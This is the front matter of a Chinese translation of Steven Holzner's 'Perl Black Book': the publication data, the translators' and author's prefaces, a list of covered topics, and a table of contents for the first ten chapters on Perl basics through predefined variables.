

万水计算机核心技术精解系列

# Perl 技术内幕

[美] Steven Holzner 著

王晓娟 王朝阳 等译

中国水利水电出版社

内 容 提 要

本书详细说明了 Perl 的使用方法，其内容涉及到 Perl 应用的方方面面，并提供了大量的代码实例，使读者能够快速而容易地学会 Perl。本书每一章都分为两部分，前一部分“深入分析”详细说明相关的技术信息，后一部分针对问题提供快速解决方案，可以帮助读者运用知识、解决问题，并快速掌握复杂的技术要点，从而成为专家。

本书内容丰富而全面，具有很强的实用性，适用于各个层次的 Perl 程序员。

Original English language edition published by The Coriolis Group LLC, 14455 N. Hayden Drive, Suite 220, Scottsdale, Arizona 85260 USA, telephone (480) 483-0192,fax(480) 483-0193. Copyright © 2001 by The Coriolis Group. Simplified Chinese Language edition copyright © 2002 China WaterPower Press. All rights reserved.

北京市版权局著作权合同登记号：图字 01-2002-0620

图书在版编目（CIP）数据

Perl 技术内幕/（美）霍尔茨纳（Holzner, S.）著；王晓娟等译.— 北京：中国水利水电出版社，2002

（万水计算机核心技术精解系列）

书名原文：Perl Black Book

ISBN 7-5084-1277-X

I.P… II. ①霍…②王… III. PERL 语言—程序设计 IV. TP312

中国版本图书馆 CIP 数据核字（2002）第 089908 号

书 名	Perl 技术内幕
作 者	[美] Steven Holzner 著
译 者	王晓娟 王朝阳 等译
出版、发行	中国水利水电出版社（北京市三里河路 6 号 100044） 网址：www.waterpub.com.cn E-mail: mchannel@public3.bta.net.cn （万水） sale@waterpub.com.cn 电话：（010）68359286（万水） 63202266（总机） 68331835（发行部）
经 售	全国各地新华书店
排 版	北京万水电子信息有限公司
印 刷	北京蓝空印刷厂
规 格	787×1000 毫米 16 开本 60.5 印张 1319 千字
版 次	2003 年 1 月第一版 2003 年 1 月北京第一次印刷
印 数	0001—4000 册
定 价	96.00 元

凡购买我社图书，如有缺页、倒页、脱页的，本社发行部负责调换

版权所有 • 侵权必究



## 译者序

Perl 是 Practical Extraction and Report Language (实用摘录和报告语言) 的简称, 由 Larry Wall 发起, 最早发布的 Perl 1.0 版在 1987 年底出现。Perl 的设计原则是实用, 即易于使用, 有效率, 而且完整, 帮助 UNIX 用户完成一些常见的任务。Perl 最初的目的是取代 UNIX 中 sed/awk 与脚本语言的组合, 用来汇总信息, 产生报表。因此 Perl 语言相当复杂而且功能强大。

随着版本的改进, Perl 的功能越来越强。现在 Perl 的功能已经超乎原先设计时的想象, 几乎可以做到任何事, 而且也变成每个工作站必备的标准工具。当然, 功能强大也就意味着学习起来有一定的难度, Perl 项目发起人 Larry Wall 对学习 Perl 语言的一段经典评论是“别指望在一刻钟内就能领略 Perl 的所有神奇之处, 这种情况很像吃香蕉, 用不着吃完整只香蕉后才知其味, 每咬一口都是享受, 并促使你再咬下一口, 再下一口”。通过本书的学习, 读者便能逐步体会到 Perl 的奥妙所在, 并享受到学习和实际应用快乐。

本书是学习 Perl 的优秀参考书, 它的主要特点如下:

- 各章内容通常分为两大部分, 第一部分针对问题进行深层次的分析, 详细说明各种概念和技术知识, 第二部分针对具体问题提供快速解决方案, 使读者在理解基本概念的基础上, 还能实际运用所学的知识解决实际问题, 达到实际开发项目的目的, 并快速掌握复杂的技术要点, 从而成为专家。
- 本书提供了大量的例子代码, 读者可以直接使用书中的代码实例, 并根据自己的实际需求进行变化和修改。
- 编写者为软件开发和应用领域的权威, 具有多年丰富的实践经验, 书中凝聚了大量专业人员的经验和心血, 是不可多得的参考书。

本书内容丰富而全面, 具有很强的实用性, 适用于各个层次的 Perl 程序员。

本书的译者均为多年从事实际软件开发和应用的专业人员, 主要由王晓娟和王朝阳翻译, 陈河南审校。参与本书翻译工作的还有: 贺军、贺民、龚亚平、王学农、潘英、李志云、樊鹏、陈安华、谢高联、戴文军、李志伟、李和平、陈德华、王春桥、陈美云、王朝阳、杨敏、孙宝成、毕子让、孙建纯、胡新、李丽、董英材、王雷、谭伟、孙力平、徐成敖、陈安南、李晓春、陈代川、李安秀、陈英、陈为梅、陈雷、陈丽晖、戴文雅、李朝荣等, 在此一并表示感谢。

译者

2002 年 10 月

# 前言

欢迎阅读这本 Perl 书籍。本书的设计覆盖有关 Perl 的信息，尽量详尽全面，易于查阅。事实上，在编写这本书时，包含了其余任何两本同类书所涵盖的内容，而且增加了数百页的 CGI Internet 脚本程序。还可以从中国水利水电出版社网站（[www.waterpub.com.cn](http://www.waterpub.com.cn)）下载 3 个完整的附加章节。

Perl 并不是普通的编程语言：它使人专注、激发热情、令人狂喜，甚至引发怪癖——但它与激怒和崩溃无关。它不仅仅是编程语言，它是造就编程诗人和狂热分子的原因和材料。Perl 有时也许复杂而神秘，甚至它也可能令人困惑和不一致，但对于真正投身其中的人而言，就会对它义无反顾。当你阅读这本书的时候，你将会明白我说的一切。

PERL（Practical Extraction and Reporting Language，实践提取和报告语言）相当受人青睐。有相当多的人们付出令人难以置信的时间来使用、改进和传播这种语言。我于几年前开始使用 Perl 进行工作。之后我想要写一本关于它的书。也许用 Perl 的方法来处理事情还会使你变得狂热。当你从使用 Perl 中获得令人惊喜的力量时，你很难不变得兴奋，因为它可以胜任各种事情——从面向对象编程到 Internet 套接字编程，从编写 Internet 购物车程序到创建 Web 服务器。我们在这里将要做所有这些事情。

## 本书主要内容

本书能够提供一本书所能容纳的最大量的全部有关 Perl 的信息，你不仅能够了解到完整的 Perl 语法——从创建简单的标量到复杂的数据结构，从面向对象的编程到用 C 扩展 Perl——而且能够了解到当今所能运用 Perl 的主要编程领域。事实上，Perl 的内容是如此丰富，我无法将它都放到一本书中——有 3 章附加内容放在了[中国水利水电出版社网站（www.waterpub.com.cn）](http://www.waterpub.com.cn)。

- ◆ 第 e1 章 Built-in Functions:Interprocess Communication（内置函数：进程间通信）
- ◆ 第 e2 章 Debugging and Style Guide（调试和样式向导）
- ◆ 第 e3 章 CGI Programming with cgi-lib.pl（用 cgi-lib.pl 进行 CGI 编程）

本书涵盖了现实世界中的数百个课题，比如将 Perl 连接到数据库、Windows OLE 自动化服务器，以及其他进程。我将涉及文件处理、套接字编程，使程序能够在整个 Internet 上通信；使用带 XML 和 WML 的 Perl、强有力的文字处理程序、面向对象的编程、命名管道、进程间通信、数据加密、信号处理、模块创建、调试、Perl 引用、函数模板、信号处理和其



他更多的课题。而且，这些课题中的每一个都附有例子来阐释它们如何工作。

另一个流行的话题是如何连接 Perl 和 Tcl/Tk，这使你能够用 Perl 来显示窗口、按钮、菜单以及更多的其他东西，因此，这是本书中的另一个主题。你将看到所有的东西，从显示 Tk 按钮、滚动列表、选择按钮，到用户使用单选按钮和子菜单来控制级联菜单。

也许当前 Perl 最普遍的来源是从 Internet，因此我在这本书里包含了数量非常多的 Internet 程序——处理 FTP 和 HTTP 协议、Telnet、Email、甚至从 Usnet 新闻组下载的文贴。你将了解如何上传和下载网页、分析和创建 XML 文档、从网页中提取链接、提交 HTML 框架到 CGI 脚本，而无需使用 Web 浏览器；激活用户在线注册、编写 HTTP 客户端程序（也就是说，网页浏览器），甚至编写可以工作的 Web 服务器。

Perl 流行的真实原因是公共网关接口(CGI)编程——那些使网页变得生动起来的 Internet 脚本，它允许你编写程序来让它们自己产生网页内容。这本书包含了很多 CGI 编程的内容——实际上，比我们所知的任何一本有关 CGI 的书籍都要多。我会涉及到怎样在网页中创建和使用几乎所有的 HTML 控制符——文本框、文本区、复选框、滚动列表、单选按钮、密码文本框、弹出菜单、隐藏的数据字段、提交和重置按钮，以及其他内容。

你将会了解到怎样创建图像映射和框架、上传文件、给 CGI 脚本调试、确保 CGI 的安全性，以及确定什么类型的图像文件可以传送到特定的浏览器。我们将创建基于图像的网页点击计数器、一个来宾留言簿、可以发送电子邮件的 CGI 脚本、一个多用户聊天应用、Internet 游戏以及 cookie。

我们还将使用 Web 网站搜索引擎，创建 CGI 购物车和其他应用。这本书中的 CGI 脚本可以让浏览器重定向、处理基于 Web 的数据库、处理客户端拉、服务器推和服务器端包含；返回图像，以及其他。

这本书分为各个单独的易于查阅的主题——800 多个——每个主题分别阐释了单独的编程要点，这些主题如下所示：

- ◆ 使用 Perl 5.6.1 语法：使用语句和声明
- ◆ 交互运行 Perl 脚本
- ◆ 使用文本输入输出
- ◆ 创建标量变量
- ◆ 使用标量和表上下文
- ◆ 创建数组和哈希表
- ◆ 使用循环和条件
- ◆ 使用通配量和符号表
- ◆ 使用 Perl 运算符
- ◆ 使用正则表达式和字符串处理
- ◆ 创建子程序

- ◆ 创建词汇范围或持久变量
- ◆ 开发递归子程序
- ◆ 处理匿名数组、哈希表和子程序
- ◆ 创建 Perl 引用和符号引用
- ◆ 创建持续范围的闭包
- ◆ 开发函数模板
- ◆ 使用 Perl 特殊变量
- ◆ 使用 Perl 的内置函数
- ◆ 使用 POSIX 函数
- ◆ 创建 Perl 格式
- ◆ 使用进程间通信
- ◆ 数据加密
- ◆ 使用 POD
- ◆ 创建引用
- ◆ 处理文件
- ◆ 捕捉信号
- ◆ 读写子进程
- ◆ 分离子进程与父进程
- ◆ 在双向通信中使用双管道程序
- ◆ 处理另一个程序的输入、输出和错误
- ◆ 除掉僵进程
- ◆ 创建和使用命名管道
- ◆ 使用 Win32 OLE 自动化
- ◆ 从 Perl 中用 Microsoft Visual Basic 创建自动化代码组件
- ◆ 安装模块
- ◆ 测试代码执行时间
- ◆ 创建安全代码象限
- ◆ 使用 Tk 来给 Perl 增加图形接口
- ◆ 创建 Tk 窗口
- ◆ 使用 Tk 标签、按钮、文本框、单选按钮、选择按钮、列表框、比例控制、登录、滚动条、菜单和画布部件
- ◆ 创建级联菜单、选择按钮菜单、单选按钮菜单、菜单加速和其他
- ◆ 创建对话框
- ◆ 使用数组的数组、哈希表的哈希表、哈希表的数组和数组的哈希表
- ◆ 使用链接表和环状缓冲区

- ◆ 在磁盘上存储数据结构
- ◆ 复制数据结构
- ◆ 读写数据库文件
- ◆ 数据库排序
- ◆ 捕捉运行期间错误（处理异常）
- ◆ 调试
- ◆ 使用 Perl 风格向导
- ◆ 创建包
- ◆ 跨越文件边界拆分包
- ◆ 创建模块
- ◆ 默认从模块中输出符号
- ◆ 创建嵌套模块
- ◆ 在模块中自动加载子程序
- ◆ 使用 XS 在 C 中创建 Perl 扩展
- ◆ 开发面向对象的程序
- ◆ 创建类
- ◆ 创建构造函数来初始化对象
- ◆ 使用类继承
- ◆ 支持多继承
- ◆ 将标量、数组和哈希表与类相连
- ◆ 使用闭包创建私有数据成员
- ◆ 重载一元和二元运算符
- ◆ 使用 DOM 或 SAX 分析解析 XML
- ◆ 使用 SOAP
- ◆ 从 Web 服务器读写 WML
- ◆ 获取 DNS 地址
- ◆ 使用 FTP
- ◆ 获取网页
- ◆ 从新闻组下载贴子
- ◆ 收发电子邮件
- ◆ 使用 Telnet
- ◆ 实现 Internet 主机通信的套接字编程
- ◆ 在进程间通信中使用套接字对
- ◆ 创建 TCP 客户端和服务端
- ◆ 使用多线程创建交互式双向客户端/服务器应用程序



- ◆ 创建 Unix 域套接字客户端和套接字服务器
- ◆ 创建 UDP 客户端和服务端
- ◆ 处理 CGI 编程
- ◆ CGI 脚本调试
- ◆ 理解 CGI 安全
- ◆ 从 CGI 脚本中返回图像
- ◆ 从 CGI 脚本发送电子邮件
- ◆ 从 HTML 控制中读取数据
- ◆ 使用 HTML 文本框、文本区、复选框、滚动列表、单选按钮、密码字段、弹出菜单和隐藏的数据字段
- ◆ 创建提交和重置按钮
- ◆ 创建图像映射
- ◆ 使用“感染”数据
- ◆ 确定浏览器可以处理的 MIME 类型
- ◆ 创建网页点击计数器
- ◆ 创建来宾留言簿
- ◆ 创建多用户聊天应用程序
- ◆ 理解多用户安全问题
- ◆ 清除刷新的 HTML 控制
- ◆ 使用客户端拉、服务器端推和服务端包含
- ◆ 读写 cookie
- ◆ 在调用 CGI 脚本之间将数据存储在网页中
- ◆ 创建 CGI 游戏
- ◆ 处理拒绝服务攻击
- ◆ 重定向浏览器
- ◆ 学习数据库 CGI 编程
- ◆ 执行网站搜索——寻找匹配字符串
- ◆ 创建 CGI 购物车
- ◆ 在网页中获取链接
- ◆ 创建镜像站点
- ◆ 从代码中提交 HTML 表单
- ◆ 创建小型 Web 服务器
- ◆ 启动在线用户登录

可以看到，你将学到很多 Perl 的强大功能。而且，我希望，它的强大能力对于你而言是

难以抗拒的，就像它对于很多其他程序员一样。

本书中使用两个约定。需要指出新代码的特定行时，会这样写：

```
$text = "Hello!\n";  
print $text;
```

而且，当要将脚本的输出与脚本本身分开的时候，将其设置为斜体，就像这样：

```
$text = "Hello!\n";  
print $text;
```

*Hello*

## 黑皮书的特点

**Coriolis** 黑皮书由经验丰富的专家编写，提供编程和管理难题的快速解决方案，以及深层次的分析。它可以作为解决问题的向导和完全的参考书，帮助你完成特定的任务，特别是在其他书中没有很好阐释的艰巨任务。黑皮书特有的两节格式——首先是完整的概括技术，随后是实用迅捷的解决方案——可以帮助读者运用知识，解决问题，以及快速掌握复杂的技术要点，从而成为专家。通过将繁杂的主题分解成为易于管理的组成部分，帮助你快速找到需要的信息以及代码。

## 你将需要什么

在这本书中，我将使用 **Perl 5.6.1** 版本。如果你运行的程序达不到这个版本，当运行这本书中的代码时，将可能遇到一些看似很奇怪的错误，因此我建议你升级。**Perl** 是免费的，你只要下载并安装它即可（参见第 1 章的“开始安装 **Perl**”主题）。如果你使用多用户系统，可能已经拥有已安装的 **Perl**；要想检查，在命令行中，可以用这条命令来获取 **Perl** 的版本号（我将在本书中使用 **%** 作为命令行提示符，所以不要键入它）：

```
%perl -v
```

---

**提示：**当运行 **Perl** 本身时，还有其他两个要点：建议使用 **-w** 命令行开关，使 **Perl** 在你运行脚本时显示必要的警告信息（总有一天，**Perl** 会使其成为默认设置）；并且将编译附注 “**Use Strict**” 写入脚本，这样 **Perl** 就会强制要求变量和其余标志进行声明。遵循这两个原则，可以为你节省大量的调试时间。

---

而且，你还需要创建 **Perl** 脚本的一些必要工具。这些脚本都是纯文本文件，里面装有 **Perl** 的描述和声明。要创建 **Perl** 脚本，你应该拥有一个编辑程序，它能够将文件存成纯文本格式。想了解更多信息，参见第 1 章里的“编写 **Perl** 脚本”主题。



你不需要对 Perl 的初始操作系统 Unix 有过深的研究，虽然很多有关 Perl 的书都假设你是 Unix 程序员，但在本书不是这样，这是因为 Perl 已经运用到了 Unix 以外的范围。

## 其他资源

其他 Perl 资源可以作为 Perl 的辅助工具。Perl 附带有很多有用的文档，在诸如 Windows 这样的系统中，这些文档存储在 HTML 页面的链接中。在多用户系统，通常可以通过系统命令获取这些文档（如 Unix 中的 man 命令）。

还可以找到很多关于 Perl 的网页。随机进行网络搜索，就显示了有 3,641,905 个页面与 Perl 相关。你有可能想要查找以下资源：

- ◆ Perl 的主页是 [www.perl.com](http://www.perl.com)，你可以找到各种操作系统下的源代码和 Perl 端口、文档、模块、错误报告和 Perl 的常见问题列表（常见问题位于 [www.perl.com/per/faq](http://www.perl.com/per/faq) 和 <http://language.perl.com/faq>）。
- ◆ 想要得到 Perl、Perl 模块、Perl 扩展和大量其他 Perl 资源，请查看 Comprehensive Perl Archive Network (CPAN)，其位于 [www.cpan.org](http://www.cpan.org)，这个庞大而包罗万象的资源包含与 Perl 有关的任何信息。如果浏览 CPAN 网站，有可能看到大量实用的代码，从 Perl 语言扩展到图像处理，从 Internet 模块到数据库接口。
- ◆ Perl Mongers（位于 [www.perl.org](http://www.perl.org)）是非盈利组织，其工作是建立 Perl 用户团体，有无以数计的这样的团体。查看 Perl Mongers 网站可获取列表。
- ◆ Use Perl 网页位于 <http://use.perl.org>，拥有很多关于 Perl 进展的信息。
- ◆ 想要了解其他许多关于 Perl 的特别主题，如安全性和 CGI 编程的网站，就到网上去搜索吧。

另外，查找这些 Usenet 组可了解 Perl 程序员信息：

- ◆ [comp.lang.perl.announce](#)：一个低流量的组。
- ◆ [comp.lang.perl.misc](#)：一个高流量的站点，也有 Perl 常见问题列表。
- ◆ [comp.lang.perl.modules](#)：有关创建模块以及重用你自己与他人代码的组。
- ◆ [comp.lang.perl.tk](#)：关于连接 Perl 和 Tcl 语言的 Tk 工具包的组。该 Tk 工具包支持很多（如按钮、菜单等）可以在 Perl 中使用的视觉控件，而它已经变得极为流行。
- ◆ [comp.infosystems.www.authoring.cgi](#)：它虽然在名称上不包含 Perl，却是与他人讨论有关 Perl CGI 编程问题的好地方。

在需要在线帮助时，甚至还有致力于 Perl 的 IRC 频道：[#perl](#)。

欢迎你反馈有关本书的信息。你可以给 Coriolis 团体通过 [ctp@coriolis.com](mailto:ctp@coriolis.com) 发电子邮件。错误、更新和其他在 [www.coriolis.com](http://www.coriolis.com) 上可以得到。

# 目 录

第 1 章 Perl 基础	1
1.1 深入分析	1
1.1.1 Perl 概述	1
1.1.2 Perl 5.6 的新功能	3
1.2 快速解决方案	4
1.2.1 获取和安装 Perl	4
1.2.2 获取 Perl 安装的细节	6
1.2.3 编写代码：创建代码文件	7
1.2.4 编写代码：语句和声明	8
1.2.5 编写代码：查找 Perl 解释程序	9
1.2.6 编写代码：查找 Perl 模块	12
1.2.7 运行代码	13
1.2.8 运行代码：使用命令行开关	15
1.2.9 运行代码：使用-w 开关显示警告	18
1.2.10 运行代码：使用-e 开关从命令行执行代码	19
1.2.11 运行代码：使用-c 开关检查语法	20
1.2.12 运行代码：交互式执行	20
1.2.13 基本技能：文字输入输出	23
1.2.14 基本技能：使用 print 函数	23
1.2.15 基本技能：文字格式化	24
1.2.16 基本技能：给代码增加注释	26
1.2.17 基本技能：阅读键盘输入	26
1.2.18 基本技能：使用默认变量 \$_	27
1.2.19 基本技能：整理键盘输入	29
1.2.20 基本技能：避免脚本在 Windows 中迅速关闭	30
1.2.21 基本技能：设计 Perl 程序	31
第 2 章 标量变量和表	34
2.1 深入分析	34
2.1.1 标量	35
2.1.2 表	35
2.1.3 标量和表工作环境	36



2.2	快速解决方案	36
2.2.1	什么是标量	36
2.2.2	标量命名	37
2.2.3	声明标量	38
2.2.4	赋值运算符作用于标量	38
2.2.5	什么是左值	39
2.2.6	在标量中使用数字	40
2.2.7	使用未定义数值: <code>undef</code>	41
2.2.8	声明常量	41
2.2.9	处理 Perl 中的真值	42
2.2.10	十进制和二进制之间的转换	43
2.2.11	十进制和八进制之间的转换	44
2.2.12	十进制和十六进制之间的转换	44
2.2.13	给标量赋默认值	45
2.2.14	数字的圆整	45
2.2.15	在标量中使用字符串	47
2.2.16	是字符串还是数字	49
2.2.17	字符与数字转换	49
2.2.18	使用变量插值	50
2.2.19	使用高级插值	52
2.2.20	处理引号和裸词	53
2.2.21	什么是表	56
2.2.22	通过索引访问表元素	57
2.2.23	将表赋值给其他表	58
2.2.24	表连接到字符串	59
2.2.25	字符串拆成表	60
2.2.26	使用 <code>map</code> 作用于表中的每项	61
2.2.27	使用 <code>grep</code> 寻找符合标准的表项	62
2.2.28	表排序	64
2.2.29	表的反向排列	66
2.2.30	强制进入标量环境	66
第 3 章	数组和哈希表	68
3.1	深入分析	68
3.1.1	数组概述	68
3.1.2	哈希表概述	69



3.1.3	通配量	70
3.2	快速解决方案	70
3.2.1	创建数组	70
3.2.2	使用数组	72
3.2.3	数组出栈和入栈	73
3.2.4	数组移位和反移位	75
3.2.5	确定数组长度	76
3.2.6	扩增或缩减数组	78
3.2.7	清空数组	78
3.2.8	合并与附加数组	79
3.2.9	使用数组片	79
3.2.10	在数组中循环	80
3.2.11	打印数组	82
3.2.12	拼接数组	83
3.2.13	数组反向	84
3.2.14	数组排序	85
3.2.15	确定数组是否初始化	86
3.2.16	删除数组元素	86
3.2.17	读取命令行参数: @ARGV 数组	86
3.2.18	创建哈希表	87
3.2.19	使用哈希表	90
3.2.20	哈希表添加元素	92
3.2.21	确定哈希表是否拥有特定键	92
3.2.22	删除哈希表元素	93
3.2.23	在哈希表中循环	93
3.2.24	打印哈希表	95
3.2.25	调换哈希表的键和数值	96
3.2.26	哈希表排序	97
3.2.27	合并两个哈希表	98
3.2.28	在表赋值中使用哈希表和数组	98
3.2.29	为哈希表预分配内存空间	99
3.2.30	使用通配量	99
3.2.31	通配量是符号表项	101
第 4 章	运算符和优先级	102
4.1	深入分析	102

4.1.1	比较函数与运算符	102
4.1.2	运算符优先级	103
4.2	快速解决方案	105
4.2.1	最高优先级：项目和左向表运算符	105
4.2.2	使用箭头运算符：->	106
4.2.3	处理自加和自减操作：++和--	106
4.2.4	处理乘幂操作：**	107
4.2.5	使用一元符号运算符：!，-，~和\	108
4.2.6	使用绑定运算符：=~ 和 !=	109
4.2.7	处理乘除运算：* 和 /	109
4.2.8	处理取模和重复：%和x	110
4.2.9	处理加、减和连接（+、-和.）	110
4.2.10	使用移位运算符：<< 和 >>	111
4.2.11	使用命名的一元运算符	112
4.2.12	使用文件测试运算符	112
4.2.13	使用关系（比较）运算符	114
4.2.14	使用相等运算符	115
4.2.15	比较浮点数	116
4.2.16	按位与值：&	116
4.2.17	按位或：	117
4.2.18	位异或运算符：^	118
4.2.19	字符串位运算符	119
4.2.20	使用 C 语言风格的逻辑与：&&	120
4.2.21	使用 C 语言风格的逻辑或：	121
4.2.22	使用范围运算符：..	122
4.2.23	使用条件运算符：?:	123
4.2.24	处理赋值运算符 =，+=，-= 等	124
4.2.25	使用逗号运算符：，	125
4.2.26	右向表运算符	125
4.2.27	使用逻辑否：not	126
4.2.28	使用逻辑与：and	126
4.2.29	使用逻辑或：or	127
4.2.30	使用逻辑异或：xor	128
4.2.31	引号与类引号运算符	129
4.2.32	文件输入/输出运算符：<>	129

4.2.33	Perl 没有的 C 运算符	131
第 5 章	条件语句与循环	133
5.1	深入分析	133
5.1.1	条件语句	133
5.1.2	循环语句	134
5.2	快速解决方案	135
5.2.1	Perl 中的简单和复合语句	135
5.2.2	使用 if 语句	137
5.2.3	反向 if 语句: unless	139
5.2.4	使用 for 循环	140
5.2.5	使用 foreach 循环	145
5.2.6	使用 while 在元素中循环	147
5.2.7	相反的 while 循环: until	151
5.2.8	使用 map 在元素中循环	153
5.2.9	使用 grep 寻找元素	154
5.2.10	使用 if、unless、until、while 和 foreach 修饰语句	155
5.2.11	使用 do 语句创建 do while 循环	157
5.2.12	使用 next 跳到下一个循环重复过程	158
5.2.13	使用 last 命令结束循环	160
5.2.14	使用 redo 循环命令重复循环过程	161
5.2.15	创建 switch 语句	162
5.2.16	使用 goto 语句	164
5.2.17	使用 eval 函数执行代码	164
5.2.18	使用 exit 语句结束程序	165
5.2.19	使用 die 语句	166
第 6 章	正则表达式	167
6.1	深入分析	167
6.1.1	使用正则表达式	167
6.2	快速解决方案	170
6.2.1	创建正则表达式: 概述	170
6.2.2	创建正则表达式: 字符	171
6.2.3	创建正则表达式: 字符类	174
6.2.4	创建正则表达式: 多重匹配模式	175
6.2.5	创建正则表达式: 量词	175
6.2.6	创建正则表达式: 断言	177



6.2.7	创建正则表达式：引用前一次匹配的向后引用	178
6.2.8	创建正则表达式：正则表达式扩展	180
6.2.9	与 m//和 s//一起使用修饰符	182
6.2.10	用 tr//转换字符串	183
6.2.11	和 tr//一起使用修饰符	184
6.2.12	匹配单词	184
6.2.13	匹配行首	185
6.2.14	匹配行尾	186
6.2.15	检查数字	187
6.2.16	检查字母	188
6.2.17	从上一个模式结束的地方开始查找：\G	191
6.2.18	匹配多行文本	191
6.2.19	使用不区分大小写的匹配	193
6.2.20	提取子字符串	193
6.2.21	在正则表达式中使用函数调用和 Perl 表达式	194
6.2.22	查找重复的单词	195
6.2.23	降低量词的“贪婪”程度：最小匹配	195
6.2.24	删除先导和尾部空格	196
6.2.25	使用断言来预测和回想	196
6.2.26	编译正则表达式	197
第 7 章	子程序	200
7.1	深入分析	200
7.1.1	编写子程序	200
7.1.2	设置范围	201
7.1.3	返回值	202
7.2	快速解决方案	203
7.2.1	声明子程序	203
7.2.2	使用子程序原型	205
7.2.3	定义子程序	207
7.2.4	调用子程序	208
7.2.5	调用之前检查子程序是否存在	209
7.2.6	读取传递给子程序的参数	210
7.2.7	使用不同个数的参数	213
7.2.8	为参数设置默认值	213
7.2.9	子程序（函数）的返回值	214

7.2.10	返回 undef 指出操作失败	216
7.2.11	用 my 设置范围	217
7.2.12	要求词汇范围的变量	219
7.2.13	用 local 创建临时变量	219
7.2.14	确定 my 和 local 之间的差别	220
7.2.15	用 out 设置范围	221
7.2.16	创建永久（静态）变量	222
7.2.17	得到子程序的名称和 caller	224
7.2.18	递归调用子程序	225
7.2.19	嵌套子程序	226
7.2.20	按引用传递	226
7.2.21	按引用返回	227
7.2.22	传递符号表项（Typeglob）	228
7.2.23	用 wantarray 检查必要的返回上下文	228
7.2.24	创建内联函数	229
7.2.25	模拟命名参数	229
7.2.26	覆盖内置子程序	230
7.2.27	创建匿名子程序	231
7.2.28	创建子程序调度表	231
7.2.29	重新定义子程序	232
第 8 章	格式和字符串处理	234
8.1	深入分析	234
8.1.1	Perl 格式	234
8.2	快速解决方案	236
8.2.1	显示非格式化文本：Perl here 文档	236
8.2.2	创建格式化文本	238
8.2.3	格式：左对齐文本	239
8.2.4	格式：右对齐文本	240
8.2.5	格式：文本居中	240
8.2.6	格式：打印数字	241
8.2.7	格式：格式化多行输出	241
8.2.8	格式：用文本切片格式化输出多行文本	242
8.2.9	格式：无格式多行输出	243
8.2.10	格式：表单顶部输出	244
8.2.11	格式：使用格式变量	245



8.2.12	格式: 向文件打印格式化文本	246
8.2.13	格式: 创建多页面报表	247
8.2.14	格式: 低级格式化	248
8.2.15	字符串处理: 用 lc 和 uc 转换大小写	249
8.2.16	字符串处理: 用 lcfirst 和 ucfirst 转换第 1 个字母的大小写	250
8.2.17	字符串处理: 用 index 和 rindex 查找字符串	250
8.2.18	字符串处理: 用 substr 得到子串	251
8.2.19	字符串处理: 用 length 得到字符串长度	252
8.2.20	字符串处理: 打包和解包字符串	253
8.2.21	字符串处理: 用 sprintf 格式化字符串	256
8.2.22	字符串处理: 比较字符串	257
8.2.23	字符串处理: 用 ord 和 chr 访问 Unicode 值	259
8.2.24	字符串处理: 按字符处理字符串	260
8.2.25	字符串处理: 颠倒字符串	261
8.2.26	字符串处理: 用 crypt 加密字符串	261
8.2.27	字符串处理: 使用引用运算符	263
8.2.28	POD: 普通文档说明	267
8.2.29	POD: 用 POD 命令创建 POD	268
8.2.30	POD: 用 POD 命令格式化文本	269
8.2.31	POD: 在 Perl 代码中嵌入 POD	270
第 9 章	引用	273
9.1	深入分析	273
9.1.1	直接引用	273
9.1.2	符号引用	275
9.1.3	箭头运算符	276
9.1.4	匿名数组、哈希表和子程序	276
9.2	快速解决方案	277
9.2.1	创建直接引用	277
9.2.2	创建匿名数组的引用	282
9.2.3	创建匿名哈希表的引用	284
9.2.4	创建对匿名子程序的引用	285
9.2.5	用匿名哈希表模仿用户自定义数据类型	286
9.2.6	用符号表得到引用	286
9.2.7	反引用引用	288
9.2.8	用箭头运算符进行反引用	290

9.2.9	忽略箭头运算符	291
9.2.10	按引用传递和返回子程序参数	293
9.2.11	用 ref 运算符确定引用类型	294
9.2.12	创建符号引用	296
9.2.13	禁止符号引用	298
9.2.14	避免循环引用	299
9.2.15	使用弱引用	299
9.2.16	类似哈希表的数组：作为哈希表引用使用数组引用	299
9.2.17	在 Perl 中创建永久范围闭包	300
9.2.18	从函数模板创建函数	301
第 10 章	预定义变量	303
10.1	深入分析	303
10.1.1	预定义变量的英语版	304
10.1.2	为特定的文件句柄设置预定义变量	306
10.2	快速解决方案	308
10.2.1	\$': 匹配后字符串	308
10.2.2	\$-: 页码上剩余的格式化行数	308
10.2.3	\$!: 当前 Perl 错误	308
10.2.4	\$": 插入数组值的输出字段分隔符	309
10.2.5	\$#: 打印数字的输出格式	309
10.2.6	\$\$: 进程号	310
10.2.7	\$\$: 当前格式输出页面	310
10.2.8	\$&: 最近模式匹配	310
10.2.9	\$(: 真实分组编号	311
10.2.10	\$_: 有效组编号	311
10.2.11	\$*: 多行匹配	311
10.2.12	\$_: 输出字段分隔符	312
10.2.13	\$_: 当前输入行号	312
10.2.14	\$/: 输入记录分隔符	313
10.2.15	\$_: 格式字符串分段字符	313
10.2.16	\$_: 下标分隔符	313
10.2.17	\$_: 上一次管道关闭, backtick 命令, 或者系统调用状态	314
10.2.18	\$@: 来自最后一个 eval 的错误	315
10.2.19	\$[: 数组基数	315
10.2.20	\$_: 输出记录分隔符	316



10.2.21	\$]: Perl 版本	316
10.2.22	^: 当前页面顶部格式	316
10.2.23	^A: 书写累加器	317
10.2.24	^C: 编译开关	318
10.2.25	^D: 当前调试标记	318
10.2.26	^E: 针对操作系统的特定错误信息	318
10.2.27	^F: 最大 Unix 系统文件描述符	319
10.2.28	^H: 当前语法检查	319
10.2.29	^I: 当前 Inplace 编辑值	319
10.2.30	^L: 输出格式换行	319
10.2.31	^M: 紧急事件内存缓冲区	319
10.2.32	^O: 操作系统名称	320
10.2.33	^P: 调试支持	320
10.2.34	^R: 最后一个正则表达式断言的结果	320
10.2.35	^S: 解释程序的状态——eval 内部或者外部	321
10.2.36	^T: 脚本开始运行的时间	321
10.2.37	^V: 作为字符串的 Perl 版本	322
10.2.38	^W: 警告开关的当前值	322
10.2.39	^X: 可执行文件名称	323
10.2.40	^WARNING_BITS}: 警告检查	324
10.2.41	^WIDE_SYSTEM_CALLS}: 宽字符系统调用	324
10.2.42	_: 默认变量	324
10.2.43	`: 匹配前字符串	325
10.2.44	!: 关闭缓冲区	326
10.2.45	~: 当前报告格式的名称	326
10.2.46	+: 最后一次括号匹配	327
10.2.47	<: 真实用户 ID	328
10.2.48	=: 格式当前页面长度	328
10.2.49	>: 有效用户 ID	329
10.2.50	\$0: 脚本名称	329
10.2.51	\$ARGV: 当前<>输入文件的名称	330
10.2.52	\$n: 模式匹配编号 n	330
10.2.53	%::: 主要符号表 (%main::)	331
10.2.54	%ENV: 环境变量	332
10.2.55	%INC: 包含文件	333

